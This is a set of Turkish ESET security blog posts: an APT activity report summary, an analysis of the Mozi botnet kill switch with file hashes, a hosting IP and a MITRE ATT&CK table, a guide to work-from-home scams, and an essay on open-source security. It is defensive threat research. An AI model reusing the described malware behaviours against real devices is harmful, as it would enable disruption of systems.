ESET APT Faaliyet Raporu D2-D3 2023, ESET araştırmacıları tarafından Nisan 2023’ten Eylül 2023 sonuna kadar izlenen, incelenen ve analiz edilen belirli gelişmiş sürekli tehdit (APT) gruplarının etkinliklerini özetliyor. İzlenen zaman aralığında, APT gruplarının, devlet kurumlarından veya ilgili kuruluşlardan veri sızdırmak için bilinen güvenlik açıklarından yararlanan dikkate değer bir strateji izlediğini gözlemledik. Rusya bağlantılı Sednit ve Sandworm, Kuzey Kore bağlantılı Konni ve herhangi bir coğrafi bölgeyle ilişkilendirilemeyen Winter Vivern ve Sturgeon Phisher grupları, WinRAR (Sednit, SturgeonPhisher ve Konni), Roundcube (Sednit ve Winter Vivern), Zimbra (Winter Vivern) ve Windows için Outlook’un (Sednit) güvenlik açıklarından yararlanarak Ukrayna, Avrupa ve Orta Asya’daki çeşitli devlet kuruluşlarını hedef aldı. Çin bağlantılı tehdit aktörleriyle ilgili olarak, GALLIUM muhtemelen Microsoft Exchange sunucularındaki veya IIS sunucularındaki zayıflıklardan yararlanarak hedefini telekomünikasyon operatörlerinden dünya çapındaki devlet kuruluşlarına kadar genişletti. Muhtemelen, MirrorFace Proself online depolama hizmetindeki güvenlik açıklarından TA410 ise Adobe ColdFusion uygulama sunucusundaki açıklardan yararlandı.
İran ve Orta Doğu bağlantılı gruplar, öncelikli olarak İsrail’deki kuruluşlardan casusluk ve veri hırsızlığına odaklanarak yüksek hacimde faaliyetlerini sürdürdü. Özellikle İran’a bağlı MuddyWater’ın Suudi Arabistan’daki kimliği belirsiz bir kuruluşu da hedef alması, bu tehdit aktörünün daha gelişmiş bir grup için erişim geliştirme ekibi olarak hizmet etme olasılığını akla getiriyor.
Rusya bağlantılı grupların ana hedefi, hepsi Sandworm tarafından kullanılan, mevcut RoarBat ve NikoWiper silicilerinin yeni versiyonlarını ve SharpNikoWiper adını verdiğimiz yeni bir siliciyi keşfettiğimiz Ukrayna oldu. İlginç bir şekilde, Gamaredon, GREF ve SturgeonPhisher gibi diğer gruplar bilgi veya en azından Telegram ile ilgili bazı meta verileri sızdırmak için Telegram kullanıcılarını hedeflerken, Sandworm bu hizmeti aktif ölçüm amaçları için sürekli kullanıyor ve siber sabotaj operasyonlarının reklamını yapıyor. Ancak Ukrayna’daki en aktif grup, mevcut araçları yeniden geliştirip yenilerini devreye sokarak veri toplama yeteneklerini önemli ölçüde artıran Gamaredon’dur.
Kuzey Kore bağlantılı gruplar, dikkatle seçtikleri hedeflere yönelik kimlik avı e-postaları kullanarak Japonya, Güney Kore ve Güney Kore odaklı kuruluşları hedeflemeye devam etti. Gözlemlenen en aktif Lazarus planı, hedefi bol kazançlı pozisyonlar için sahte iş teklifleriyle cezbeden DreamJob Operasyonuydu. Bu grup, tüm büyük masaüstü platformlar için kötü amaçlı yazılım oluşturma yeteneğini sürekli olarak gösterdi. Son olarak araştırmacılarımız, daha önce tanımlanamayan Çin bağlantılı üç grubun operasyonlarını ortaya çıkardı: AB’deki bir hükumet kuruluşunu defalarca tehlikeye atan DigitalRecyclers, ortadaki düşman saldırılarını yürüten TheWizards ve AB’deki başka bir hükumet kuruluşunu hedef alan PerplexedGoblin.
ESET APT Faaliyet Raporu D2-D3 2023’te açıklanan kötü amaçlı faaliyetler ESET ürünleri tarafından algılanır; paylaşılan istihbarat çoğunlukla tescilli ESET telemetrisine dayanır ve ESET Research tarafından doğrulanmıştır.
Bu raporda açıklanan APT gruplarından etkilenen ülkeler, bölgeler ve sektörler şunlardır:
**Hedef ülkeler ve bölgeler:**
- Ermenistan
- Bangladeş
- Çin
- Orta Asya
- Hırvatistan
- Çekya
- Avrupa Birliği
- Fransız Polinezyası
- Yunanistan
- Guyana
- Hong Kong
- İsrail
- Japonya
- Kuveyt
- Mali
- Pakistan
- Filipinler
- Polonya
- Suudi Arabistan
- Sırbistan
- Slovakya
- Güney Kore
- Tacikistan
- Türkiye
- Ukrayna
- Birleşik Arap Emirlikleri
- Amerika Birleşik Devletleri
- Uygurlar ve diğer Türk kökenli etnik azınlıklar
**Hedef iş kolları:**
- Bahis şirketleri ve müşterileri
- Hükumet organizasyonları ve kurumları
- Sunucu sağlayıcıları
- Endüstriyel ağlar
- BT firmaları
- Yerel hükumetler ve kuruluşlar
- Medya kuruluşları
- Siyasi oluşumlar
- Özel şirketler
- Kuzey Kore alanında uzmanlaşmış akademisyenler ve gazeteciler
- Araştırma enstitüleri
- Telekomünikasyon operatörleri
- Üniversiteler
*ESET APT Faaliyet Raporları, ESET APT Raporları PREMIUM müşterilerine sağlanan siber güvenlik istihbarat verilerinin yalnızca bir bölümünü içerir. Daha fazla bilgi için* [*ESET Threat Intelligence* ](https://www.eset.com/int/business/services/threat-intelligence/)*web sitesini ziyaret edin.*
ESET APT Faaliyet Raporu D2-D3 2023
Raporu okuyun

**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** APT, Rapor, Siber Güvenlik
---
### [Mozi’yi kim yok etti? Nihayet IoT zombi botneti mezara gömüldü](https://antivirus.com.tr/moziyi-kim-yok-etti-nihayet-iot-zombi-botneti-mezara-gomuldu/)
**Published:** Kasım 6, 2023
**Author:** ESET
**Excerpt:** ESET Research, piyasadaki en üretken botnetlerden biri olan Mozi'yi yok etmek için kullanılan kill switch’i nasıl keşfetti?
**Content:**
ESET Research, piyasadaki en üretken botnetlerden biri olan Mozi’yi yok etmek için kullanılan kill switch’i nasıl keşfetti?
Her yıl yüz binlerce IoT cihazındaki güvenlik açıklarından yararlanmasıyla ünlü olan Mozi botnet’inin, Ağustos 2023’teki faaliyetlerinde ani ve beklenmedik bir düşüş yaşandı. İlk olarak 8 Ağustos 2023’te Hindistan’da ve bir hafta sonra 16 Ağustos’ta Çin’de gözlemlenen bu gizemli ortadan kaybolma, Mozi botlarının işlevlerinin çoğunu ortadan kaldırdı.
Şekil 1. Mozi aktivitesinde küresel olarak (üstte), Hindistan’da (ortada) ve Çin’de (altta) yaşanan ani düşüş
Bu olayla ilgili araştırmamız, bizi 27 Eylül 2023’te bir kapatma anahtarının bulunmasına yönlendirdi. BitTorrent’in dağıtılmış özensiz karma tablosu (BT-DHT) protokolünün tipik bağımsız modüllerin eksik olduğu bir kullanıcı datagram protokolü (UDP) mesajı içinde yer alan kontrol yükünü (yapılandırma dosyası) tespit ettik. Kaldırma işleminin arkasındaki kişi, kontrol yükünü sekiz kez gönderdi ve her seferinde bota HTTP aracılığıyla kendisinin bir güncellemesini indirip yüklemesi talimatını verdi.
Kill switch, aşağıdakiler gibi çeşitli işlevlerde bulundu:
- Ana süreci, yani orijinal Mozi kötü amaçlı yazılımını öldürmek,
- sshd ve dropbear gibi bazı sistem hizmetlerini devre dışı bırakmak,
- Orijinal Mozi dosyasını kendisiyle değiştirmek,
- Bazı yönlendirici/cihaz yapılandırma komutlarını yürütmek,
- Çeşitli bağlantı noktalarına erişimi devre dışı bırakmak (iptables -j DROP),
- Değiştirilen orijinal Mozi dosyasıyla aynı temeli kurmak
Kontrol yükünün iki versiyonunu belirledik; en sonuncusu, uzak bir sunucuya ping atmak için bir işlev eklemek gibi, muhtemelen istatistiksel amaçlara yönelik olan küçük değişikliklerle ilkini içeren bir zarf işlevi görüyor.
İşlevsellikteki ciddi azalmaya rağmen Mozi botları kalıcılığını korudu, bu da kasıtlı ve hesaplı bir yayından kaldırma işlemine işaret ediyor. Kill switch analizimiz, botnet’in orijinal kaynak kodu ile yakın zamanda kullanılan ikili dosyalar arasında güçlü bir bağlantı olduğunu ve ayrıca kontrol yükünü imzalamak için doğru özel anahtarların kullanıldığını gösteriyor (bkz. Şekil 2).
*Şekil 2 Orijinal Mozi örneğinin (solda) 2023’te görülen kill switch örneğinin (sağda) şekil kod parçacıkları*
*Şekil 3. Orijinal Mozi örneğinin (solda) 2023’te görülen kill switch örneğinin (sağda) şekil kod parçacıkları*
Bu bizi, yayından kaldırmanın iki potansiyel nedenini gösteren hipoteze götürüyor: Mozi botnet yaratıcıları veya yaratıcıların iş birliğini zorlayan Çin kolluk kuvvetleri. Botların Hindistan’da ve ardından Çin’de sırayla hedeflenmesi, önce bir ülkenin ve bir hafta sonra diğerinin hedef alınmasıyla, yayından kaldırma işleminin kasıtlı olarak gerçekleştirildiğini gösteriyor.
*Şekil 4. Mozi zaman çizelgesi*
En üretken IoT botnet’lerinden birinin sona ermesi, siber adli bilimin büyüleyici bir örneğidir ve bize bu tür botnet’lerin nasıl oluşturulduğu, çalıştırıldığı ve ortadan kaldırıldığı konusunda ilgi çekici teknik bilgiler sağlar. Bu vakayı araştırmaya devam ediyoruz ve önümüzdeki aylarda ayrıntılı bir analiz yayımlayacağız. Ancak şimdi akıllardaki soru şu: Mozi’yi kim yok etti?
For any inquiries about our research published on WeLiveSecurity, please contact us at [threatintel@eset.com](mailto:threatintel@eset.com?utm_source=welivesecurity.com&utm_medium=referral&utm_campaign=autotagging&utm_content=eset-research&utm_term=en).
ESET Research, özel APT istihbarat raporları ve veri yayınları sunar. Bu hizmetle ilgili sorularınız için [ESET Threat Intelligence](https://www.eset.com/tr/business/services/threat-intelligence/?utm_source=antivirus.com.tr&utm_medium=referral&utm_campaign=wls-research&utm_content=moziyi-kim-yok-etti-nihayet-iot-zombi-botneti-mezara-gomuldu/) sayfasını ziyaret edin.
### **IoC’ler**
### **Dosyalar**
| **SHA-1** | **Dosya adı** | **Algılama** | **Açıklama** |
|---|---|---|---|
| 758BA1AB22DD37F0F9D6FD09419BFEF44F810345 | mozi.m | Linux/Mozi.A | Orijinal Mozi bot. |
| 9DEF707F156DD4B0147FF3F5D1065AA7D9F058AA | ud.7 | Linux/Mozi.C | Mozi bot kill switch. |
### **Ağ**
| **IP** | **Etki alanı** | **Sunucu sağlayıcı** | **İlk görülme** | **Ayrıntılar** |
|---|---|---|---|---|
| 157.119.75\[.\]16 | Yok | AS135373 EFLYPRO-AS-AP EFLY NETWORK LIMITED | 20 Eylül 2023 | Kill switch hosting sunucusu. |
### **MITRE ATT&CK teknikleri**
Bu tablo, MITRE ATT&CK çerçevesinin [13. sürümü](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Taktik** | **Kimlik** | **Ad** | **Açıklama** |
|---|---|---|---|
| **Kaynak Geliştirme** | [T1583.003](https://attack.mitre.org/versions/v13/techniques/T1583/003/) | Altyapı Edinme: Özel Sanal Sunucu | Mozi kill switch operatörleri, dosyaları güncellemek için eflycloud.com adresinden bir sunucu kiraladı. Mozi kill switch operatörleri, BT-DHT ağlarına veri yükü gönderen birden çok sunucu kiraladı. |
| **İlk Erişim** | [T1190](https://attack.mitre.org/versions/v13/techniques/T1190/) | Halka Açık Uygulamayı İstismar Etme | Mozi kill switch operatörleri, BT-DHT ağında Mozi istemcilerine bir güncelleme komutu gönderdi. |
| **Kalıcılık** | [T1037.004](https://attack.mitre.org/versions/v13/techniques/T1037/004/) | Boot veya Logon Başlatma Kodları: RC Betikleri | Kill switch, kalıcılık sağlamak için /etc/rc.d/rc.local gibi birden fazla betik oluşturur. |
| **Veri Sızdırma** | [T1048.003](https://attack.mitre.org/versions/v13/techniques/T1048/003/) | Alternatif Protokol Üzerinden Çalma: Şifresiz C2 Olmayan Protokol Üzerinden Çalma | Kill switch, muhtemelen izleme amacıyla operatöre bir ICMP pingi gönderiyor. |
| **Etki** | [T1489](https://attack.mitre.org/versions/v13/techniques/T1489/) | Hizmetin Durması | Kill switch, SSH servisini durdurur ve iptables ile buna olan erişimi engeller. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Mozi, Siber Güvenlik
---
### [Evden çalışma ile ilgili 7 dolandırıcılık türü](https://antivirus.com.tr/evden-calisma-ile-ilgili-7-dolandiricilik-turu/)
**Published:** Ağustos 1, 2023
**Author:** ESET
**Excerpt:** Konuştuğunuz o ‘işveren’ aslında dolandırıcılık yöntemleriyle kişisel verileriniz, paranız ya da yasa dışı aktiviteleri için sizi kullanma peşinde olabilir.
**Content:**
*Konuştuğunuz o ‘işveren’ aslında dolandırıcılık yöntemleriyle kişisel verileriniz, paranız ya da yasa dışı aktiviteleri için sizi kullanma peşinde olabilir.*
Covid pandemisi, [çalışma alanlarımızda](https://www.welivesecurity.com/2023/01/09/hybrid-work-turning-business-platforms-preferred-social-spaces/) kökten değişikliklere neden oldu. Birçok kişi için evden çalışmak normal hale geldi. Diğerleri ise mevcut kariyerlerinin onlara uygun olup olmadığını yeniden değerlendirme fırsatı buldu. Ve sonuç olarak, [“büyük bir istifa dalgası” yaşandı](https://www.welivesecurity.com/2022/05/11/opportunity-crisis-tapping-great-resignation-cybersecurity-skills-gap/). Bugün birçoğumuz, işverenlerimizin uzaktan çalışma seçeneğini sunmasını bekliyoruz. [Örneğin,](https://www.gallup.com/workplace/471239/hybrid-work-women.aspx) uzaktan çalışma olanağı olan Amerikalıların yarısından fazlası (%53) artık hibrit çalışma ortamına sahip.
Siber Güvenlik Tehditleri 2023: Hibrit yaşamlarımızı korumak
Raporu okuyun

Birçok ülkede hayat pahalılığı insanları etkilediği için, hepimiz biraz daha ek gelir elde etmenin yollarını aramaya başladık. Ancak dolandırıcılar her zaman bir adım önde ve bu fırsattan yararlanmak için bekliyor. Federal Ticaret Komisyonunun verilerine göre geçen yıl 93 bin Amerikalı, iş ve iş fırsatları ile ilgili dolandırıcılık vakası bildirmiştir. Bu kişilerin [ortalama kayıpları](https://www.ftc.gov/system/files/ftc_gov/pdf/CSN-Data-Book-2022.pdf) 2,000 dolar civarındadır ve bu, yatırım dolandırıcılığı haricinde, diğer tüm dolandırıcılık türlerinden daha fazla bir kayıptır. Bunun dışında, geçen yıl [FBI’ye bildirilen](https://www.ic3.gov/Media/PDF/AnnualReport/2021_IC3Report.pdf) çalışma hayatına yönelik dolandırıcılık vakaları, 47 milyon dolar kayba neden oldu.
Gerçek olamayacak kadar iyi görünen iş tekliflerine karşı dikkatli olmak her zamankinden daha önemlidir. Konuştuğunuz o ‘işveren’ aslında kişisel verileriniz, paranız ya da yasa dışı aktiviteleri için yardımınızın peşinde olabilir.
> just had a WhatsApp message claiming to be a reputable recruiter but phone ID said otherwise
>
> said they got my number from "UK Recruitment Data Base" which I can't find trace of
>
> Trying to get me interested in WFH for them but it all sounded like a scam so blocked & reported [pic.twitter.com/L9P8vEyUGj](https://t.co/L9P8vEyUGj)
>
> — Jane 🌱💙🇺🇦💚 (@localnotail) [May 15, 2023](https://x.com/localnotail/status/1658102303440658432?ref_src=twsrc%5Etfw)
## Dikkat edilmesi gereken evden çalışma ile ilgili yedi dolandırıcılık türü
Evden çalışma ile ilgili dolandırıcılıklar genelde İnternette, belki de sosyal medya veya iş arayanların yeni fırsatlar aradığı [LinkedIn gibi yasal kariyer siteleri](https://www.welivesecurity.com/2022/05/09/common-linkedin-scams-phishing-attacks-fake-job-offers/) ve diğer platformlarda görülen bir ilanla başlar. İşte dikkat etmeniz gereken tehlikeli durumlardan bazıları:
### 1. **Yeniden yollama**
Kurban ile, paket alma, potansiyel olarak malzeme ‘inceleme’ ve ardından başka bir varış noktasına göndermesi için anlaşılır. Bunlar “paket işleyici”, “paket işleme asistanı” veya hatta “depo dağıtım koordinatörü” olarak ilana çıkabilir. Aslında kurban, ele geçirilmiş mali bilgilerle satın alınan çalıntı malları teslim alıyor ve asıl suçu gizlemek için suçlunun izlerini örtmesine etkin olarak yardım ediyor.
https://twitter.com/madeline_pc/status/1399756448301817860
### **2**. **Sahte gizemli müşteri**
Kurban, ürünleri satın alması ve alışveriş deneyimi hakkında rapor vermesi için işe alınır. Ancak, satın almalar ve/veya ön eğitim ve diğer masraflar için kendilerine verilen çek karşılıksızdır. Bazı dolandırıcılar, yasal görünmesi için Gizli Alışveriş Profesyonelleri Derneği’nin (MSPA) kimliğine bürünebilir.
> ALERT⚠️: Fraudsters are targeting job seekers with a mystery shopper scam. So far we've received 35 reports with losses over £50,000. For more info, please visit:<https://t.co/EDyxlZ6tjc> [pic.twitter.com/5gG7OtKTT7](https://t.co/5gG7OtKTT7)
>
> — Report Fraud (@reportfrauduk) [October 6, 2020](https://x.com/reportfrauduk/status/1313476441124765700?ref_src=twsrc%5Etfw)
### 3. **Sahte kişisel asistan**
Kurban, kişisel asistan olarak işe alınır ve masrafları karşılamak için bir çek gönderen işvereni için bazı satın almalar yapması istenir. Paranın bir kısmının banka havalesi veya dijital uygulama yoluyla iade edilmesini isteyebilirler. Tabi ki orijinal çek karşılıksız çıkacaktır ve kurban zarar edecektir.
> Fraud Alert: PERSONAL ASSISTANT POSITION email scam – contact the Help Desk if you have interacted with this email [pic.twitter.com/vTSzhoiRc2](https://t.co/vTSzhoiRc2)
>
> — HCCC ITS (@HCCC\_ITS) [March 8, 2022](https://x.com/HCCC_ITS/status/1501294037843816459?ref_src=twsrc%5Etfw)
### 4. **Kendi işinizi kurun**
Bir dolandırıcılık şirketi, kurbanın girişimci olmasına yardımcı olacak kaynaklar sunduğunu iddia eder. Bunlar genellikle, sonuçta işe yaramaz kurs materyalleri için para isterler. “Hızla zengin olun” vaatleri de kumdan bir kale gibi yıkılır.
### **5**. **Sahte iş ilanları**
Bazen dolandırıcılar, mevcut olmayan işler için ilan çıkabilir. Asıl amaç, başvuru sahibinin Sosyal Güvenlik numarası gibi kişisel bilgileri ve daha sonra kendi adına kimlik sahtekarlığı yapmak için kullanılabilecek diğer ayrıntıları göndermesini sağlamaktır.
> HOW TO SPOT JOB SCAMS/FAKE JOB OFFERS to Canada🇨🇦 from anywhere in the world. 👇👇
>
> STEP 1:
> STEP 2:
> STEP 3:
> STEP 4: [pic.twitter.com/jMBMe7M5HP](https://t.co/jMBMe7M5HP)
>
> — BlazeBrandLimited (@blazebrandltd1) [May 16, 2023](https://x.com/blazebrandltd1/status/1658386748202795009?ref_src=twsrc%5Etfw)
### 6. **Evde montaj işi**
Mağdurlara oyuncakları veya el işi ürünleri bir araya getirmeleri ve işverenlerine geri göndermeleri için para ödeneceği söylenir. Ancak başlangıç kiti için bir miktar para ödemeleri gerekir. Ödeme yaptıktan sonra, ortada herhangi bir iş olmadığı anlaşılır.
### 7. **MLM dolandırıcılığı**
Bazı çok katmanlı pazarlama (MLM) fırsatları, sahte şirketlerin kayıt yaptıran kişilere başkalarını işe almaları için güzel bir komisyon ödeneceğine söz verdiği dolandırıcılıklardan başka bir şey değildir. Ayrıca potansiyel müşterilere satmak için “işveren”den ürün almaya zorlanacaklardır.
## Nasıl güvende kalabiliriz?
Evden çalışma ile ilgili dolandırıcılık tehditlerinden korunmak için aşağıdaki listeye göz atın:
- Olumsuz çevrimiçi eleştirileri kontrol etmek için iş teklifi yapan şirket hakkında araştırma yapın. ABD için [Better Business Bureau](https://www.bbb.org/) yararlı bir kaynaktır.
- İşverene programın toplam maliyetinin ne kadar olduğu, ne zaman ödeme yapılacağı, kim tarafından ve nasıl ödeme yapılacağı gibi pek çok soru sorun.
- Meşru bir sitede yayımlandığı için iş ilanının meşru olduğunu düşünmeyin.
- Kazanılacak paranın, şirkete bir başka kişiyi üye yapmaktan geçtiği işlere başvurmayın.
- Diğer işe alınanların referansları da dahil olmak üzere şirketin internet sitesinde verdiği bilgilere inanmayın, çünkü bunların tümü sahte olabilir.
- İstemediğiniz herhangi bir kişiye yanıt vermeyin veya e-posta ya da kısa mesaj gibi istenmeyen iletilerdeki bağlantılara tıklamayın.
- Beklenmedik bir iş teklifini takip etmek istiyorsanız, ilk e-postayı yanıtlamak yerine şirket hakkında biraz arka plan araştırması yapın.
Evden çalışma ile ilgili dolandırıcılık uygulamalarının yaygın olması hem kötüleşen ekonomik tablo hem de uzaktan çalışma konusundaki artan talebimizi yansıtmaktadır. Elbette çalışabileceğiniz işler var. Sadece ipuçlarını takip etme konusunda dikkatli olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Siber Güvenlik
---
### [Açık kaynak kodlu yazılım güvenli olabilir mi? ](https://antivirus.com.tr/acik-kaynak-kodlu-yazilim-guvenli-olabilir-mi/)
**Published:** Ekim 4, 2023
**Author:** ESET
**Excerpt:** Ya da herkes işin içine girince daha fazla karmaşaya ve güvenlik sorununa mı yol açıyor? Açık kaynak kodlu yazılım, güvenlik açısından özel yazılımla nasıl karşılaştırılır?
**Content:**
*Ya da herkes işin içine girince daha fazla karmaşaya ve güvenlik sorununa mı yol açıyor? Açık kaynak kodlu yazılım, güvenlik açısından özel yazılımla nasıl karşılaştırılır?*
Her yazılımda güvenlik açıkları olmuştur ve her zaman da olacaktır. Mükemmel bir güvenlik olmadığı gibi mükemmel bir kod temeli de yoktur. Bu da şu soruyu beraberinde getirir: Özellikle büyük ölçekte yazılım sorunlarını çözmenin en iyi yolu nedir? Güvenlik sorunlarıyla ilgili konuştuğumuzda sıklıkla söylediğimiz gibi, bunun yanıtı da “Duruma göre değişir” olacak.
## **Bug’ları kim çıkardı?**
Açık kaynak kodlu yazılım herkesin iyi ya da kötü arka plana bakmasına ve güvenlik ya da işlevsellik sorunlarını çözmesine olanak tanır. Ancak 31. USENIX Güvenlik Sempozyumu’nda yayımlanan [2022 tarihli bir araştırmaya göre](https://www.usenix.org/conference/usenixsecurity22/presentation/alexopoulos), bazen yıllarca fark edilmeyebilecek arka kapılar da ortaya çıkarabilirler.
Kapalı kaynaklı yazılım ise kaynak kodunun gizliliğine ve kendi yazılım geliştiricilerinin uzmanlığına güvenir. Bu, güvenlik konusunda sağlam bir üne sahip olan ve içlerinden en iyilerinin müşterileri elde tutmaya ve çalışmaya devam etmeye yetecek kadar iyi olduğu uzmanlar tarafından sürdürüleceğini umduğumuz bir gizli reçetedir. Geliştiriciler, kaynak kodlarını kullanıma sunup sunmadıklarına bakılmaksızın, güvenli kodlama uygulamalarının geliştirilmesini destekleyen [OWASP Top Ten](https://owasp.org/www-project-top-ten/) ve [SEI CERT Kodlama Standartları](https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards) gibi belgelerden yararlanabilirler.
Açık kaynak kodlu yazılım kökleri 1950’lere kadar uzansa da Amerika Birleşik Devletleri’nde yazılım 1980’lerin başlarına kadar telif hakkına tabi değildi. Bunun sonuçlarından biri, daha önce ürünlerinin bir parçası olarak kaynak kodu gönderen birçok satıcının bunu yapmayı bırakması oldu. 1980’ler boyunca ve 2000’li yıllara gelindiğinde, Microsoft gibi bazı yazılım şirketleri açık kaynaklı yazılımı işlerine yönelik bir tür varoluşsal tehdit olarak gördüler. Ancak 2010 yılında, onlar da bunu benimsedi.
Bugün Big Tech, açık kaynak kodlu yazılımın güvenliği konusunda kamu-özel sektör iş birliğini giderek daha fazla teşvik ediyor; öyle ki, Beyaz Saray 2022’de bu yazılımın güvenliği konusunda bir zirve düzenledi; bu, muhtemelen açık kaynaklı yazılımdaki güvenlik açıklarının yaygın şekilde kullanılmasının bir sonucuydu. Bu makale hazırlanırken CISA, açık kaynaklı yazılıma yönelik güvenlik yol haritasını yayımladığını [duyurdu](https://www.cisa.gov/news-events/alerts/2023/09/12/cisa-releases-its-open-source-software-security-roadmap) ve hem açık kaynak kodlu yazılımın teknoloji ekosistemindeki öneminin farkında olduğunu hem de güvenliğinin sağlanmasına yardımcı olma konusundaki kararlılığını vurguladı.
Kapalı kaynaklı yazılım şirketleri ayrıca ortaya çıkan sorunlara göre yazılımı güncellemeyi birinin görevi haline getirme imkanına da sahiptir. Açık kaynak genellikle, sorunlar ortaya çıktıkça müdahale etmek ve çözmek için birçok gönüllüye güvenir; bu, Linus Yasası olarak bilinen bir özelliktir: “Yeterli sayıda göz ile incelendiğinde çözülemeyecek sorun yoktur.” Ancak gönüllüleri bir araya getirmek zor olduğundan, onları günlük hata düzeltme işlerini (güvenliğin pek de cazip olmayan bölümü) yapmaya teşvik etmek daha zordur ve güncellemeler gecikebilir. Ancak bu durum değişiyor olabilir: Google ve Huntr tarafından sunulan hata [ödül programları](https://en.wikipedia.org/wiki/Bug_bounty_program), açık kaynaklı yazılımlardaki güvenlik açıklarının bulunması ve düzeltilmesinden para kazanmanın bir yoludur.
Günümüz yazılım dünyasının gerçekliği bu ikisinin arasındadır; çünkü birçok kapalı kaynaklı proje, sır gibi sakladıkları kodları en üste koymadan önce temeli oluşturmak için genellikle büyük ölçüde açık kaynaklı “yazılım iskeletine” güveniyor. Örneğin, idari bildirimler yapmak için sıfırdan bir e-posta uygulaması oluşturmak yerine bunu kolayca yapabilecek iyi test edilmiş açık kaynaklı projelerden faydalanmak daha mantıklıdır.
Bunun tersine, açık kaynak odaklı bazı şirketler, önemli buldukları açık kaynak yazılım projelerine aktif olarak katkıda bulunurlar. Çünkü ticari müşterileri ve dolayısıyla ticari gelirleri vardır, hataları düzeltmek için birini işe alabilirler.
Ancak bu enteresan güç birliği, ürün olarak kullandığınız tüm yığının açık, kapalı veya bu ikisinin arasında olmasına bakmadan altyapıyı zayıflatabilir ve [Log4j güvenlik açıkları](https://antivirus.com.tr/tarihteki-en-buyuk-20-siber-saldiri-2023/) gibi sorunlara yol açabilir.
Açık kaynaklı yazılımın ikincil bir etkisi de kriptografiyi doğru bir şekilde elde etmeye çalışmak için her şeyi sıfırdan oluşturmak zorunda olmadıkları için, iletişim yazılımında güvenliğe önem veren kişilerin hızlı bir şekilde işe el atmasına yardımcı olmasıdır.
Proton ve Signal gibi dünyadaki en popüler gizliliği koruyan yazılım projelerinden bazılarının yaptığı da budur; her biri, her şeyin gizli ve güvenli tutulması konusunda sağlam bir üne ve geçmişe sahiptir.
Signal’in kurucuları herkesi kodlarını incelemeye davet eder. Kişisel mesajlaşma toplum için çok önemli bir işlev olduğundan, çok sayıda güvenlik görevlisi tam da buna odaklanır çünkü bir güvenlik açığı veya kriptografik zayıflık çok geniş kapsamlı zararlara yol açabilir.
Merkezi İsviçre’de bulunan Proton, süper güvenli e-postayla işe başladı ve daha sonra kullanıcı kimliğini korumaya yönelik bir dizi başka hizmete doğru genişledi. Bu çalışma, toplum için son derece önemli bir işlevdir ve eğer yanlış giderse ciddi sonuçları olacaktır.
Kapalı kaynağın daha iyi bir performans geçmişine sahip olduğunu düşünüyorsanız, dünyada en yaygın kullanılan kapalı kaynak yazılımlarda bile yıllardır var olan güvenlik açıkları olduğunu belirtelim. Mesela CVE-2019-0859 gibi. Kaspersky Lab tarafından keşfedilen bu güvenlik açığı, masaüstünde Windows 7, Windows 8, Windows 8.1, Windows 10 ve Windows Server’da 2008 R2, 2012, 2012 R2, 2016, 2019 sürümlerinde, on yıllık Microsoft Windows işletim sistemlerinde bulundu.
## **Şeytan ayrıntıda gizlidir**
Gerçek şu ki ne açık kaynak kodlu yazılım ne de kapalı kaynaklı yazılımların birbirinden daha güvenli olduğunu söyleyemeyiz. Burada önemli olan yazılımın geliştirildiği ve güvenlik açıkları için düzeltmelerin yapıldığı süreçtir. Kuruluşların güvenlik pozisyonunun belirlenmesi açısından odaklanması gereken şey, yazılım lisansının türü değil bu düzeltmelerin güvenilirliği ve uygulanabilme hızıdır.
Sonuçta her şey dönüp dolaşıp yazılımı sunan kuruluşun daha kapsamlı güvenlik topluluğuna ne kadar duyarlı olduğuna gelmektedir. Örneğin ESET, [MITRE ATT&CK®](https://attack.mitre.org/) çerçevesine önemli katkılarda bulunuyor ve çoğunlukla ücretsiz ya da açık kaynaklı birçok güvenlik aracı sağlıyor.
Neredeyse her zaman açık ve kapalı kaynaklı yazılımların bir karışımı olan hibrit yazılım dünyasında, bu durum turnusol testi haline gelir: Şirket veya kuruluş önerilere ve katkılara açık mı ve kazandıklarıyla güvenlik topluluğuna yatırım yapıyor mu? Siz yazılımcılarınızla iyi geçinin çünkü yükselen güvenlik dalgaları tüm dijital gemileri rotasına döndürecek. Mükemmel güvenliği yakalamak zor da olsa, saygınlığı olan güvenilir ekipler size yardımcı olabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, Siber Güvenlik
---
### [Siber suç; dikkat etmeniz gereken 5 trend](https://antivirus.com.tr/siber-suc-dikkat-etmeniz-gereken-5-trend/)
**Published:** Eylül 12, 2023
**Author:** ESET
**Excerpt:** Europol ve İngiltere’nin Ulusal Suç Birimi (NCA) tarafından hazırlanan yeni raporlar, siber suç ile mücadelenin nasıl yürütülmesi gerektiğine ışık tutuyor.
**Content:**
*Europol ve İngiltere’nin Ulusal Suç Birimi (NCA) tarafından hazırlanan yeni raporlar, siber suç ile mücadelenin nasıl yürütülmesi gerektiğine ışık tutuyor*.
Çevik ve giderek daha iyi kaynaklara sahip olan düşmanlara karşı güvenlik güçleri, verilen mücadelenin ayrılmaz bir parçası olmaya devam ediyor. Tüketiciler ve işletmeler de savunmalarını geliştirmeye devam edebilir ve devam da etmelidir. Üreticilerin bu alandaki önemli rolü ise, ortaya çıkan tehditleri araştırmak ve ürünlerine gerekli koruma katmanlarını eklemektir. Gerçekten de üreticiler, polisin kötü adamları izlemesine, engellemesine ve alt etmesine ve sonuçta siber suça bulaşmanın iyi olmadığı mesajını vermeye [yardımcı olabilir.](https://www.technopat.net/2020/10/14/eset-arastirmalari-tehlikeli-botnetin-cokertilmesine-katki-sagladi/)
Europol ve İngiltere’nin Ulusal Suç Birimi (NCA) tarafından hazırlanan yeni raporlar, bu mücadelenin nasıl yürütüldüğüne ışık tutuyor. Aynı zamanda bu raporlar tehdit ortamına, eylemin tam da merkezinde olan insanlar ve kuruluşlardan oldukça yararlı bilgiler aktarıyor. Raporlarda BT yöneticileri ve tüketiciler için çıkarılacak birçok ders var.
## Dikkat edilmesi gereken 5 siber suç trendi
### **Ulus devletler siber suç ile birlikte çalışıyor**
Yıllarca devlet destekli faaliyetler ve siber suçlar farklı alanlarda yapıldı. İlki, jeopolitik ve askeri amaçlar doğrultusunda tasarlanmış siber casusluk ve/veya yıkıcı saldırılar temelindeydi. İkincisi ise sadece para kazanma amacı taşıyordu.
